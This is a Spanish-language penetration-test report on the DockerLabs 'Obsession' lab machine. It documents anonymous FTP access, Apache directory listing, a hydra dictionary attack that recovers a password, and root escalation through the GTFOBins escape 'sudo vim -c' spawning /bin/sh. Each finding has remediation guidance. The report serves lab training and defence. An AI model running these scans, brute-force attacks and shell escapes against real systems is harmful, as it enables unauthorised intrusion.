



Reporte Técnico Obsession

Máquina vulnerable Obsession

EMPRESA
CLIENTE

DockerLabs

EMPRESA
AUDITORA

GabysDL
GabysDL

FECHA DEL
REPORTE

2026-07-18

HEX VERSIÓN

1.0

Índice

Resumen Ejecutivo (CVSS)

Incidencias

Hallazgos Técnicos

1. Escalada de Privilegios - Configuración Excesiva de Permisos Sudoers (GTFOBins)	ALTO	7.8
2. Autenticación Inadecuada - Acceso Anónimo Permitido en Servidor FTP	MEDIO	5.3
3. Exposición de Información - Listado de Directorios Activo en Servidor Web Apache	MEDIO	5.3

Resumen Ejecutivo

Resumen de Vulnerabilidades (CVSS)

Crítico 0

Alto 1

Medio 2

Bajo 0

Informativo 0

Incidencias



No se registraron incidencias durante el proceso de auditoría.

1. Escalada de Privilegios - Configuración Excesiva de Permisos Sudoers (GTFOBins)

ALTO

CVSS SCORE

7.8

CVE

N/A

URL DE REFERENCIA

<https://gtfobins.github.io/gtfobins/vim/#sudo>

① Descripción de la Vulnerabilidad

El usuario del sistema russoski dispone de permisos en el archivo /etc/sudoers para ejecutar el binario /usr/bin/vim como el usuario root sin necesidad de ingresar contraseña (NOPASSWD). Debido a que Vim cuenta con funciones nativas para ejecutar comandos del sistema operativo (shell escapes), un usuario intermedio puede aprovechar este permiso para evadir las restricciones de su cuenta y desplegar una consola con los máximos privilegios del sistema.

Vector CVSS: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

<> Pasos para Reproducir (PoC)

Acceder al servidor por SSH con el usuario de bajos privilegios: `ssh russoski@172.17.0.2`.

Comprobar las reglas de sudo ejecutando: `sudo -l`.

Ejecutar el editor Vim invocando de manera directa un comando shell alternativo: `sudo vim -c '!/bin/sh'`.

Validar la obtención del acceso privilegiado ejecutando el comando: `whoami`, obteniendo como respuesta `root`.

Evidencias

```
russoski@c62f51eca0e0:~$ whoami
russoski
russoski@c62f51eca0e0:~$ sudo -l
Matching Defaults entries for russoski on c62f51eca0e0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User russoski may run the following commands on c62f51eca0e0:
    (root) NOPASSWD: /usr/bin/vim
russoski@c62f51eca0e0:~$ sudo vim -c '!/bin/sh'

# whoami
root
# █
```

```
(kali㉿kali)-[~]
└─$ ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:R8Zi0JN33rhfvGADBLwVQ1mPV7LSmGJACOhjdTB0wMQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 7.0.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@c62f51eca0e0:~$ whoami
russoski
russoski@c62f51eca0e0:~$ sudo -l
Matching Defaults entries for russoski on c62f51eca0e0:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User russoski may run the following commands on c62f51eca0e0:
    (root) NOPASSWD: /usr/bin/vim
russoski@c62f51eca0e0:~$ █
```

Impacto en el Negocio

Compromiso total de la confidencialidad, integridad y disponibilidad del servidor. Un atacante con acceso inicial puede tomar el control absoluto del sistema operativo, manipular configuraciones globales, extraer bases de datos, borrar registros de auditoría o comprometer los contenedores adyacentes.

✓ Solución y Remediación

Aplicar el principio de menor privilegio. Se debe remover la entrada `/usr/bin/vim` de la configuración del archivo `/etc/sudoers` para el usuario `russoski`. Si el usuario requiere editar archivos administrativos, se debe limitar estrictamente mediante herramientas controladas como `sudoedit` especificando las rutas exactas permitidas.

2. Autenticación Inadecuada - Acceso Anónimo Permitido en Servidor FTP

MEDIO

CVSS SCORE

5.3

CVE

N/A

URL DE REFERENCIA

<https://cwe.mitre.org/data/definitions/287.html>

🕒 Descripción de la Vulnerabilidad

El servidor FTP (vsftpd 3.0.5) se encuentra configurado para permitir el acceso a usuarios anónimos (anonymous o ftp) sin requerir una contraseña válida. Esta falla de configuración expone directamente el contenido del directorio raíz del servicio, permitiendo que cualquier atacante remoto descargue archivos internos no públicos de la organización.

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

⏏ Pasos para Reproducir (PoC)

Desde la máquina atacante, conectarse al servicio FTP mediante el comando: `ftp 172.17.0.2`.

Introducir el nombre de usuario `anonymous` y dejar el campo de contraseña vacío.

Ejecutar el comando `ls` para listar los archivos del servidor.

Descargar los archivos confidenciales expuestos con `get pendientes.txt` y `get chat-gonza.txt`.

Evidencias

```
L$ ftp 172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.5)
Name (172.17.0.2:kali): anonymous chat-gonza.txt
331 Please specify the password. chat-gonza.txt: No such file or directory
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files. chat-gonza.txt: No such file or directory
ftp> ls
229 Entering Extended Passive Mode (|||17092|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 667 Jun 18 2024 chat-gonza.txt
-rw-r--r-- 1 0 0 315 Jun 18 2024 pendientes.txt
226 Directory send OK.
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||34134|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100% |*****| 667 103.57 KiB/s 00:00 ETA
226 Transfer complete.
667 bytes received in 00:00 (69.91 KiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||11709|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100% |*****| 315 1.34 MiB/s 00:00 ETA
226 Transfer complete.
315 bytes received in 00:00 (356.45 KiB/s)
ftp> exit
221 Goodbye.
```

```
L$ cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dice
s?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta
un video y todo, lo tengo ya subido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando
quedemos te lo muestro si quieres
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chic
a, del 9 no baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto l
os brazos bastante hinchados, así si
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos
para estas cosas xD, y si buen training hoy
```

```
L$ cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!
2 Aumentar el precio de mis asesorías online en la Web!
3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!
4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
permisos habilitados que no son del todo seguros..
```

Impacto en el Negocio

Fuga de información sensible. La exposición de chats internos y listas de tareas permite a un atacante perfilar la infraestructura, identificar nombres de usuarios válidos del sistema y planificar vectores de ataque dirigidos más complejos.

✔ Solución y Remediación

Modificar el archivo de configuración del servicio FTP (comúnmente ubicado en `/etc/vsftpd.conf`) y deshabilitar explícitamente el acceso anónimo cambiando la directiva a: `anonymous_enable=NO`. Posteriormente, reiniciar el servicio para aplicar los cambios.

3. Exposición de Información - Listado de Directorios Activo en Servidor Web Apache

MEDIO

CVSS SCORE

5.3

CVE

N/A

URL DE REFERENCIA

<https://cwe.mitre.org/data/definitions/548.html>

① Descripción de la Vulnerabilidad

El servidor web Apache no cuenta con una restricción para la visualización de directorios indexados. Al realizar fuzzing de rutas, se detectó que los directorios `/backup/` y `/important/` no contienen un archivo de inicio por defecto (como `index.html` o `index.php`), lo que provoca que el servidor genere automáticamente un índice visual con todos los archivos alojados en esas carpetas de forma pública.

Vector CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

<> Pasos para Reproducir (PoC)

Ejecutar una herramienta de fuzzing como Gobuster para mapear directorios ocultos: `gobuster dir -u [http://172.17.0.2/](http://172.17.0.2/) -w [wordlist]`.

Identificar las rutas que devuelven un código de estado 301 (/backup/ e /important/).

Ingresa desde el navegador web a `[http://172.17.0.2/backup/](http://172.17.0.2/backup/)`.

Leer el archivo backup.txt expuesto, el cual revela explícitamente el nombre de usuario válido: russoski.

Evidencias

```
(kali@kali)-[~]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/dire
ctory-list-2.3-medium.txt -x php,html,txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 5208]
backup (Status: 301) [Size: 309] [→ http://172.17.0.2/backup/
]
important (Status: 301) [Size: 312] [→ http://172.17.0.2/importa
nt/]
server-status (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)

Finished
```


← → ↻ 🏠 Not Secure http://172.17.0.2/backup/

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

Index of /backup

Name	Last modified	Size	Description
 Parent Directory	-	-	-
 backup.txt	2024-06-25 01:55	61	

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80



⚠ Impacto en el Negocio

Revelación de propiedad intelectual y datos de configuración interna. En este caso, facilitó directamente la obtención de un usuario legítimo de la infraestructura corporativa, reduciendo el esfuerzo necesario para un ataque de intrusión por fuerza bruta.

✅ Solución y Remediación

Desactivar la directiva de indexación en el servidor web Apache. Se puede realizar editando el archivo de configuración principal o agregando un archivo .htaccess en la raíz del sitio web con la siguiente instrucción: Options -Indexes.

Conclusiones y Resumen de la Auditoría

📄 Resumen de la Auditoría

La máquina Obsession es un entorno controlado de Dockerlabs enfocado en fallos de configuración de red y enumeración web. La auditoría comenzó con un escaneo de puertos que reveló servicios críticos expuestos (FTP, SSH y HTTP). A través de un fallo de autenticación por defecto en el servidor FTP, se obtuvo información sobre la estructura web y nombres de usuario. Posteriormente, se identificó un usuario válido (russoski) mediante fugas de información

en el servidor Apache, permitiendo un ataque exitoso de fuerza bruta. El acceso definitivo al sistema operativo se consolidó vía SSH, logrando la escalada total de privilegios a través de permisos excesivos en los privilegios de sudo.

Pruebas Realizadas

Escaneo de Puertos (Nmap)

Se realizó un escaneo inicial de todos los puertos TCP mediante el envío masivo de paquetes SYN, identificando tres servicios activos:

```
sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2
```

Resultados obtenidos:

Puerto 21/TCP: FTP (vsftpd 3.0.5)

Puerto 22/TCP: SSH (OpenSSH 9.6p1)

Puerto 80/TCP: HTTP (Apache 2.4.58)

El escaneo de scripts por defecto de Nmap reveló que el servicio permitía inicios de sesión anónimos (Anonymous FTP login allowed). Al acceder con las credenciales por defecto (anonymous), se listaron y descargaron dos archivos informativos:

pendientes.txt: Reveló intenciones del administrador de modificar precios en la plataforma web.

chat-gonza.txt: Expuso comunicaciones internas de un usuario que guardaba rutas seguras en el servidor de producción.

Se realizó un análisis de fuerza bruta sobre directorios y extensiones web utilizando gobuster y el diccionario corporativo de tamaño medio:

```
gobuster      dir      -u      http://172.17.0.2/      -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt      -x  
php,html,txt
```

El ataque descubrió dos directorios críticos con el listado de archivos (Directory Indexing) habilitado:

/backup/: Contenía el archivo backup.txt, el cual filtró textualmente el

usuario del sistema: russoski.

/important/: Contení un archivo con el manifiesto hacker.

Con el usuario confirmado (russoski), se procedió a realizar un ataque de diccionario dirigido al protocolo FTP aprovechando el diccionario estructurado rockyou.txt:

```
hydra -l russoski -P /usr/share/wordlists/rockyou.txt ftp://172.17.0.2 -V -f
```

Credencial comprometida:

Usuario: russoski

Contraseña: iloveme

Debido a una mala práctica basada en la reutilización de contraseñas, se validó con éxito el acceso remoto al sistema operativo utilizando el servicio seguro SSH en el puerto 22:

```
ssh russoski@172.17.0.2
```

Enumeración de Permisos Sudo

Una vez dentro del sistema como el usuario de bajos privilegios russoski, se procedió a auditar las directivas de ejecución de comandos elevados:

```
sudo -l
```

El sistema operativo devolvió la siguiente configuración vulnerable:

User russoski may run the following commands on c62f51eca0e0:

```
(root) NOPASSWD: /usr/bin/vim
```

Haciendo uso de las técnicas de evasión catalogadas en GTF0Bins, se invocó el editor de texto vim forzando de forma nativa la ejecución de una consola de comandos alternativa (/bin/sh) antes de la renderización de la interfaz. Al correr el binario principal como el contexto de superusuario, la consola heredó la identidad del administrador supremo:

```
sudo vim -c '!/bin/sh'
```

Al verificar la identidad actual mediante whoami, el sistema devolvió root, confirmando el compromiso total de la infraestructura.

Soluciones Recomendadas

Deshabilitar FTP Anónimo: Modificar la directiva `anonymous_enable=NO` en el archivo de configuración `/etc/vsftpd.conf` para impedir descargas no autorizadas.

Desactivar Listing de Directorios: Configurar el archivo `.htaccess` o la directiva principal de Apache quitando la opción `Indexes` (`Options -Indexes`) para evitar fugas de información.

Principio de Menor Privilegio (Sudoers): Remover el binario `/usr/bin/vim` de los permisos de ejecución sin contraseña de `sudo` para el usuario `russoski`. Si se requiere edición de archivos por un tercero, se deben emplear wrappers restrictivos o comandos específicos controlados.